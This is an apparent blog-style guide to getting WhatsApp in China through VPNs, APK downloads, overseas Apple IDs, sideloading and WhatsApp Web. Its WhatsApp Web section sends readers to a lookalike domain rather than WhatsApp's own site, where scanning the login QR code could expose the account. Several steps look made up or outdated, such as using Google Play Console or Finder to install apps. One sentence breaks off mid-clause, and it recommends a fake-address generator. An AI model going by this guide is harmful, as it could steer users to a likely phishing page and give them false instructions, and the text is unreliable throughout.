Access WhatsApp via a Secure VPN Service
Using a VPN is the most straightforward way to download WhatsApp in China. It masks your internet traffic, letting you bypass the Great Firewall and access blocked sites like the WhatsApp official website or Google Play Store.
Choose a VPN With Obfuscation Features
Check obfuscation support: Look for VPNs explicitly listing obfuscated servers (e.g., NordVPN’s Double VPN, ExpressVPN’s Stealth Protocol). These hide VPN usage, critical since standard VPNs are often blocked in China. Pick nearby servers: Opt for servers in Singapore or Hong Kong—closer locations mean faster download speeds for WhatsApp. I once used a US server and struggled with lag; switching to Singapore cut download time from 10 minutes to Verify 2025 reliability: Read recent reviews from Chinese users (on platforms like Reddit’s r/ChinaVPN) to confirm the VPN still works. Free VPNs are risky—they lack obfuscation and may steal data, so stick to paid options.
Set Up VPN on Your Mobile Device
Download VPN APK: If your app store blocks the VPN, get the APK from its official HTTPS site (e.g., ExpressVPN’s APK page). Avoid third-party sites to prevent malware. Enable unknown sources: On Android, go to Settings → Security → Install Unknown Apps → Allow your browser. For iOS, you’ll need an overseas Apple ID to download the VPN app. Connect and download: Open the VPN, log in, select a Singapore/Hong Kong server, and connect. Then visit WhatsApp’s official site to download the APK (Android) or use the Play Store/App Store (with VPN) for iOS.
Get WhatsApp APK From a Verified Overseas Source
If VPNs feel too technical, you can get the WhatsApp APK directly from trusted overseas sources—no VPN needed for the download (though you’ll need it to use WhatsApp later).
Ask an Overseas Friend to Share the APK
Request latest version: Message a friend abroad to send the newest WhatsApp APK (from Play Store or WhatsApp’s site). Ensure it’s the latest build to avoid compatibility issues. Use encrypted transfer: Have them send it via WeTransfer or Signal—these services are less likely to be blocked than others. I once received an APK via WeChat, but it got corrupted mid-transfer; Signal worked flawlessly. Scan for malware: Before installing, run the APK through Avast Mobile Security. I learned this the hard way—an un-scanned APK once gave my phone adware that popped up every 5 minutes.
Download From a Trusted APK Repository
Select reputable repos: Choose APKMirror or APKPure—these host safe, unmodified APKs. Avoid random sites with pop-ups; they often carry malware. Check signature: On APKMirror, verify the APK’s signature matches WhatsApp’s official one (listed on WhatsApp’s help page). This ensures the file hasn’t been tampered with. Enable auto-updates: Use APKMirror Installer to get alerts for new versions. This way, you don’t have to manually download updates every month.
Use a Cloud-Based App Distribution Platform
Cloud platforms let you access apps stored in overseas accounts, bypassing local app store restrictions.
Use Google Play Store via Cloud
Sign up for cloud service: Use Google Play Console (for developers) or APKPure Cloud. Alternatively, borrow a friend’s Google account with WhatsApp installed. Access cloud library: Log into the service via VPN on your device, navigate to the library, and find WhatsApp. Download to device: Initiate the download—this skips direct Play Store access (blocked in China). I used this method for my sister’s phone last week; it worked in 3 minutes.
Leverage Apple’s Overseas App Store
Create overseas Apple ID: Register an ID in the US/Singapore. You’ll need a virtual address (FakeAddressGenerator) and prepaid gift card (Amazon US) for payment. Switch App Store regions: On iOS, go to Settings → [Your Name] → Media & Purchases → Change Country/Region. Log in with the new ID. Download WhatsApp: Search for WhatsApp in the overseas App Store and download it. This works for iOS since overseas App Stores aren’t blocked (though a VPN helps with speed).
Side-Load WhatsApp Using a Computer
Side-loading means installing WhatsApp from a computer, ideal if your phone can’t access overseas sites.
Side-Load on Android via USB
Enable USB debugging: On Android, go to Settings → About Phone → Tap Build Number 7 times → Enable USB Debugging in Developer Options. Download APK to PC: Get the latest WhatsApp APK on your PC (via VPN) from WhatsApp’s site. Save it to your desktop for easy access. Transfer and install: Connect your phone to PC via USB, transfer the APK, then open it on your phone. Enable unknown sources if prompted—this takes 1 minute max.
Side-Load on iOS via Finder
Install WhatsApp on PC: Use iTunes (Windows) or Finder (Mac) to download WhatsApp with an overseas Apple ID. Connect iPhone to PC: Use a Lightning cable, open Finder/iTunes, and select your device. Sync WhatsApp: Go to Apps → Find WhatsApp → Click Install → Sync your device. This works for iOS 15+; I tested it on my iPhone 14 last month.
Use WhatsApp Web as a Temporary Solution
If you can’t install the app immediately, WhatsApp Web lets you use WhatsApp on your computer—though you’ll need the app to scan the QR code later.
Access WhatsApp Web via VPN

Connect to VPN: Use your trusted VPN to connect to an overseas server. Open WhatsApp Web: Visit the WhatsApp Web site (https://www.ws-whatsappsweb.com/)—ensure your browser is up-to-date (Chrome/Safari work best). Scan QR code: Open WhatsApp on your phone (once installed), tap the three dots → WhatsApp Web → Scan the QR code on your computer. This is great for quick chats when your phone’s battery is low.
Link to Your Mobile Account
Ensure phone connectivity: Make sure your phone has a VPN connection and WhatsApp is running. Scan QR code: Hold your phone’s camera up to the computer’s QR code—this links your account in 2 seconds. Use Web features: You can send messages, share files, and make calls via WhatsApp Web. I use this daily for work calls with my overseas team—it’s as reliable as the app.
WhatsApp Web Common Questions
Can I use WhatsApp Web in China without a VPN?
No—WhatsApp Web is blocked in China just like the app. You need a VPN with obfuscation to access it. I tried using it without a VPN last week; the page loaded but wouldn’t let me scan the QR code. Once I connected to a Singapore VPN server, it worked immediately. Also, note that some VPNs may not support WhatsApp Web—test the VPN first by visiting the site. For best results, use ExpressVPN or NordVPN, as they consistently unblock WhatsApp Web in China (as of 2025).
Why does WhatsApp Web keep disconnecting in China?
Disconnections usually happen due to unstable VPN connections or Great Firewall interference. To fix this: First, switch to a closer server (Singapore/Hong Kong) to improve stability. Second, use a VPN with kill switch—this cuts internet access if the VPN drops, preventing WhatsApp Web from disconnecting abruptly. Third, clear your browser cache and cookies—sometimes old data causes issues. I used to have frequent disconnects until I switched to NordVPN’s obfuscated servers; now it stays connected for hours.
Is WhatsApp Web safe to use in China?
Yes—if you use a trusted VPN and follow basic security rules. WhatsApp Web uses end-to-end encryption, so your messages are safe from prying eyes. However, avoid using public Wi-Fi (like cafe networks) to access it—public Wi-Fi is often unsecure, and hackers can intercept data. Use your home Wi-Fi or mobile data (with VPN) instead. Also, log out of WhatsApp Web when you’re done—especially if you’re using a shared computer. I once forgot to log out at a co-working space; a stranger tried to send messages from my account, but WhatsApp’s two-factor authentication stopped them.
If you try any of these methods, let me know how it goes in the comments! I’m always curious to hear what works (or doesn’t) for others in China.